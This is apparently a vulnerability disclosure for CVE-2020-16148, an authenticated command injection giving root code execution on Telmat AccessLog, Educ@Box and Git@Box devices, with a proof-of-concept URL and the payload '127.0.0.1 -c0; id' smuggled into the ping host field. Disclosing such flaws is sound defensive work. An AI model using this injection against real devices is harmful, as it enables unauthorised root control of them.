CVE-2020-16148 - Telmat - Authenticated root RCE

September 20, 2020 One-minute read
Linux • CVEs
cve • authenticated • root • rce • exploit

- **Title** : Telmat - Authenticated root Remote Code Execution
- **Author** : @podalirius
- **CVSS** : 7.2 (High)
- **CVSS Vector** : `CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H`

Summary


An authenticated code injection on the “Administration avancée” (Advanced administration) page of Telmat AccessLog, Git@Box and Educ@Box with software version `<= 6.0 (TAL_20180415)` allows Remote Code Execution (RCE) as `root`.

Affected products

Manufacturer	Model	Software version
TelMat	AccessLog	`<= 6.0 (TAL_20180415)`
TelMat	Educ@Box	`<= 6.0 (TAL_20180415)`
TelMat	Git@Box	`<= 6.0 (TAL_20180415)`

Exploitation

This vulnerability was tested on a Telmat AccessLog 6.0 (`TAL_20180415`):



An attacker needs to have an account on the device with access to the administration interface. Then, the attacker goes on the “Administration avancée” (Advanced administration) of the administration panel, to use test tools :


```
https://${TELMAT_IP}:${PORT}/services/cmd.php?lang=fr&CMD=ping&host=127.0.0.1
```

This page allows an administrator to use `ping`, `traceroute` and other tools to debug the network configurations. However, the command input is not filtered and is directly executed by a shell. Therefore, we can simply inject commands directly into the system shell :

```
Command : ping
Payload : 127.0.0.1 -c0; id

Full POC URL : https://${TELMAT_IP}:${PORT}/services/cmd.php?lang=fr&CMD=ping&host=127.0.0.1%20-c0%3B%20id
```

We have there a Remote Code Execution (RCE), and furthermore we are directly `root` on the system :



Mitigations

In order to patch this vulnerability you need to update your firmware to the latest version.